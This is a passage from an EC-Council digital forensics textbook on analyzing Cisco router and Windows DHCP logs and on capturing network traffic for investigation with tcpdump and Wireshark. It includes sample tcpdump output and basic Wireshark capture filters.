
Figure 8.10: Cisco router log details

The following are the details found in the Cisco router log:

1. Event ID
2. Date
3. Time
4. Identifier
5. Protocols supplied
6. Source IP address
7. Destination IP address

Based on the Identifier that is (4) in the log sheet, the severity of the log is figured out at the time of analyzing security-related incidents.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing DHCP Logs

A DHCP server allocates an IP address to a computer in a network during its start up. Therefore, DHCP server logs contain information regarding systems that were assigned specific IP addresses by the server, at any given instance. Investigators can examine these logs during forensic examinations. DHCP servers store DHCP logs in the **`C:\Windows\System32\dhcp`** folder, and a backup of the DHCP folder in **`C:\Windows\system32\dhcp\backup`** folder. The screenshots below present DHCP server log format and a sample DHCP audit log file.

Field	Description
ID	A DHCP Event ID code
Date	The date on which this entry was logged on the DHCP server
Time	The time at which this entry was logged on the DHCP server
Description	A description of this DHCP server event
IP Address	The IP address of the DHCP client
Host Name	The host name of the DHCP client
MAC Address	The media access control (MAC) address used by the network adapter hardware of the client

Table 8.6: The DHCP server log format

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.11: A sample DHCP Audit Log File

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Investigate Network Traffic

Traffic flow on the network often provides the earliest indication of an attack. Once an intrusion is suspected, investigators need to perform network traffic analysis which involves real-time monitoring of the network traffic.

This section discusses the importance of investigating network traffic and the role of sniffing tools in network traffic analysis. It also describes how to monitor and analyze network traffic for various kinds of attacks such as DOS attack, password cracking attempts, man-in-the-middle attacks, and malware activity.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Why Investigate Network Traffic?


Network traffic analysis involves probing into conversations between two devices by intercepting and investigating the traffic. It helps detect any suspicious activity or misuse, and aids in detecting the signs of an ongoing attack on the network. Investigators can identify various aspects of an attack by investigating the network traffic, such as the attacker's IP address, the device targeted, and the applications and protocols being used.

It is effective in detecting attacks, such as DoS, malware activities, and scanning attempts, and monitoring events that are recorded on the host, such as login attempts/failures, and malicious file downloads. Suspicious packets or other information can be then singled out and collected as evidence.

Monitoring network traffic during network forensics investigation entail the following objectives:

- To detect and examine an ongoing attack by monitoring network traffic communication patterns
- To know which hosts or networks are involved in a network security incident
- To trace information/packets related to a security intrusion and collect them as evidence

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Gathering Evidence via Sniffers

The information passing through a network is a valuable source of evidence for intrusions or anomalous connections. The need to capture this information has led to the development of packet sniffers, also called network sniffers, which are tools that can intercept and log traffic passing through the network.

Sniffers put NICs in promiscuous mode to allow them to listen to and capture all data transmitted over the network. Spanned ports, hardware taps help sniffing in a switched network. Sniffers collect traffic from the network and transport layers other than the physical and data-link layer.

A packet sniffer is used in network forensics because of its monitoring and analyzing features, which help to detect intrusions, supervise network components, troubleshoot the network, and control traffic. Forensic investigators use sniffers to analyze the behavior of any suspicious application or device. A few examples of sniffers and their functionalities are discussed next.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Tool: Tcpdump

Source: *https://www.tcpdump.org*

Tcpdump prints out a description of the contents of packets on a network interface that match an input Boolean expression. It can run with the **`-w`** flag, which causes it to save the packet data to a file for later analysis, and with the **`-r`** flag, which causes it to read from a saved packet file rather than read packets from a network interface. In all cases, Tcpdump processes only packets that match the input expression.

Tcpdump, if not run with the **`-c`** flag, continues capturing packets until it is interrupted by a SIGINT signal (generated, for example, by typing the interrupt character, typically control-C or a SIGTERM signal (generated with the **`kill(1)`** command); if run with the **`-c`** flag, it captures packets until it is interrupted by a **`SIGINT`** or **`SIGTERM`** signal or if the specified number of packets have been processed.

When Tcpdump completes capturing packets, it reports on the following counts:

- Packets "captured" – This is the number of packets that Tcpdump has received and processed
- Packets "received by filter" – The meaning of this depends on the OS running Tcpdump, and possibly on the way the OS was configured
- Packets "dropped by kernel" is the number of packets that were dropped due to a lack of buffer space, by the packet capture mechanism in the OS running Tcpdump, if the OS reports that information to applications; if the information is not reported, it will be reported as 0

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- On platforms that support the **SIGINFO** signal, such as most BSDs (including macOS) and Digital/Tru64 UNIX, it will report those counts when it receives a **SIGINFO** signal (generated, for example, by typing the "status" character, typically control-T, although on some platforms, such as macOS, the "status" character is not set by default; then, the user must set it with **sty (1)** in order to use it)

The following is an example of the output of a Tcpdump command

```
tcpdump -i eth0
13:13:48.437836 10.20.21.03.router > RIP2-ROUTERS.MCAST.NET.router: RIPv2
13:13:48.438364 10.20.21.23 > 10.20.21.55: icmp: RIP2-ROUTERS.MCAST.NET udp
13:13:54.947195 vmt1.endicott.juggyboy.com.router > RIP2 ROUTERS.MCAST.NET.rou
13:13:58.313192 :: > ff02::1:ff00:11: icmp6: neighbor sol: who has fe80::
13:13:59.313573 fe80::26f:5a00:100:11 > ipv6-allrouters: icmp6: router so
13:14:05.179268 :: > ff02::1:ff00:14: icmp6: neighbor sol: who has fe80::
13:14:06.179453 fe80::26f:5a00:100:14 > ipv6-allrouters: icmp6: router so
13:14:18.473315 10.20.21.55.router > RIP2-ROUTERS.MCAST.NET.router: RIPv2
13:14:18.473950 10.20.21.23 > 10.20.21.55: icmp: RIP2-ROUTERS.MCAST.NET udp
13:14:20.628769 10.20.21.64.filenet-tms > btvdns01.srv.juggyboy.com.domain: 49
13:14:24.982405 vmt1.endicott.juggyboy.com.router > RIP2-ROUTERS.MCAST.NET.rou
```





Figure 8.12: Tcpdump tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Tool: Wireshark

Source: *https://www.wireshark.org*

Wireshark is a GUI network protocol analyzer. It lets the investigator interactively browse packet data from a live network or from a previously saved capture file. Wireshark's native capture file format is in libpcap format, which is also the format used by tcpdump and various other tools.

Wireshark allows deep inspection of hundreds of protocols and provides the opportunity to investigators to perform live capture and offline analysis. It is compatible with Windows OS, Linux, macOS, Solaris, FreeBSD, NetBSD, and many others.

Wireshark does not require identification of the type of file the investigator is reading; it will determine the file type by itself. Wireshark is also capable of reading any file format that is compressed by using gzip. Wireshark recognizes this directly from the file; the .gz extension is not required for this purpose. Like other protocol analyzers, Wireshark's main window shows three views of a packet. It shows a summary line, briefly describing what the packet is. It shows a protocol tree allowing the investigator to drill down to the exact protocol, or field, that he or she is interested in. Finally, a hex dump shows exactly what the packet looks like when it goes over the wire.

In addition, Wireshark has other features. It can assemble all the packets in a TCP conversation and show the investigator the ASCII (or EBCDIC, or hex) data in that conversation. Display filters in Wireshark are very powerful. The pcap library performs packet capturing. The capture filter syntax follows the rules of the pcap library. This syntax is different from the display filter syntax. Compressed file support uses the zlib library. If the zlib library is not present, Wireshark will

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

compile, but will be unable to read compressed files. The -r option can be used to specify the path name for reading a captured file or to specify the path name as a command-line argument.




Figure 8.13: Wireshark GUI

Wireshark Components

The main menu of the Wireshark tool contains the following items:

- **File:** This menu contains items to open and merge, capture files, save, print, import and export capture files in whole or in part, and to quit the Wireshark application
- **Edit:** This menu contains items to find a packet, time reference or mark one or more packets. It handles the configuration profiles and sets preferences
- **View:** This menu controls the display of the captured data, including colorization of packets, font zoom, showing a packet in a separate window, expanding and collapsing the packet tree details
- **Go:** This menu contains options to navigate to a specific packet including a previous packet, next packet, corresponding packet, first packet and last packet
- **Capture:** This menu allows the capture to start, stop and restart and edit capture filters
- **Analyze:** This menu contains items to manipulate, display and apply filters, enable or disable the dissection of protocols, configure user specified decodes and follow a different stream including TCP, UDP and SSL
    - **Follow TCP Stream:** This option displays all the TCP segments captured that are on the same TCP connection as a selected packet

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Follow UDP Stream:** This option displays all the UDP segments captured that are on the same UDP connection as a selected packet
- **Follow SSL Stream:** This option displays all the SSL segments captured that are on the same SSL connection as a selected packet

- **Statistics:** This menu contains options to display various statistic windows, including a summary of the packets that have been captured, display protocol hierarchy statistics, IO graphs, flow graphs and more
- **Telephony:** This menu contains options to display various telephony related statistic windows, including a media analysis, flow diagrams, display protocol hierarchy statistics and more
- **Wireless:** This menu shows Bluetooth and IEEE 802.11 wireless statistics
- **Tools:** This menu contains various tools available in Wireshark, including creating firewall ACL rules and using the Lua interpreter

Wireshark Capture and Display Filters

Wireshark provides the opportunity to use different types of filters to sort out the network traffic. The tool helps confine the search and shows only the desired traffic. By default, Wireshark provides Capture Filters and Display Filters to filter the traffic.

Investigators can define filters and give them labels for later use. This saves time in recreating and retyping the more complex filters used often.

Capture Filters

Wireshark supports limiting the packet capture to packets that match a capture filter. Capture Filters are applied before starting a capture of the traffic on the selected network interface. The investigator/administrator cannot apply capture filters directly on captured traffic. Wireshark uses the libpcap filter language for capture filters.

A capture filter should only be applied when the administrator knows what they are looking for. Administrators should be aware of all capture filters available, to quickly find network anomalies.

Example 1: A capture filter takes the form of a series of primitive expressions connected by conjunctions (and/or) and optionally preceded by 'not' is: `[not] primitive [and|or [not] primitive ...]`

Example 2: A capture filter for Telnet that captures traffic to and from a particular host is: `tcp port 23 and host 10.0.0.5`

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

